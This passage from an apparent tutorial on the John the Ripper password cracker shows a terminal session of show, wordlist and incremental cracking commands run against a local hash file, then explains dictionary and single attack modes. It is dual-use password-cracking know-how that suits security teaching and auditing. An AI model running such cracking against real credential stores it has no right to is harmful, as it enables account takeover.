f. Other miscellaneous commands:



```
oem@vishwesh-ubuntu:~$ john --show mypasswd.txt
0 password hashes cracked, 2 left
oem@vishwesh-ubuntu:~$ john --show --users=0 mypasswd.txt
0 password hashes cracked, 0 left
oem@vishwesh-ubuntu:~$ john --show --users=0 mypasswd.txt
0 password hashes cracked, 0 left
oem@vishwesh-ubuntu:~$ john --wordlist=passwd.lst --rules passwd.txt
stat: passwd.txt: No such file or directory
oem@vishwesh-ubuntu:~$ john --wordlist=passwd.lst --rules password.txt
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2-16])
fopen: passwd.lst: No such file or directory
oem@vishwesh-ubuntu:~$ john --incremental mypasswd.txt
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:08 0g/s 151.0p/s 302.1c/s 302.1C/s short1..mickim
0g 0:00:00:09 0g/s 146.5p/s 303.5c/s 303.5C/s miches..angia
0g 0:00:00:10 0g/s 151.7p/s 303.5c/s 303.5C/s shellie..metta
0g 0:00:03:07 0g/s 175.9p/s 352.3c/s 352.3C/s sasho1..shaly3
0g 0:00:03:08 0g/s 175.9p/s 352.4c/s 352.4C/s shiv32..secrut
0g 0:00:03:09 0g/s 176.2p/s 352.4c/s 352.4C/s seliss..staly3
0g 0:00:03:10 0g/s 176.2p/s 352.4c/s 352.4C/s stisy7..sopidi
0g 0:00:03:10 0g/s 175.7p/s 352.0c/s 352.0C/s stisy7..sopidi
Session aborted
oem@vishwesh-ubuntu:~$ 
```

Attack types:

One of the modes John can use is the dictionary attack. It takes text string samples (usually from a file, called a wordlist, containing words found in a dictionary or real passwords cracked before), encrypting it in the same format as the password being examined (including both the encryption algorithm and key), and comparing the output to the encrypted string. It can also perform a variety of alterations to the dictionary words and try these. Many of these alterations are also used in John's single attack mode, which modifies an associated plaintext (such as a username with an encrypted password) and checks the variations against the hashes.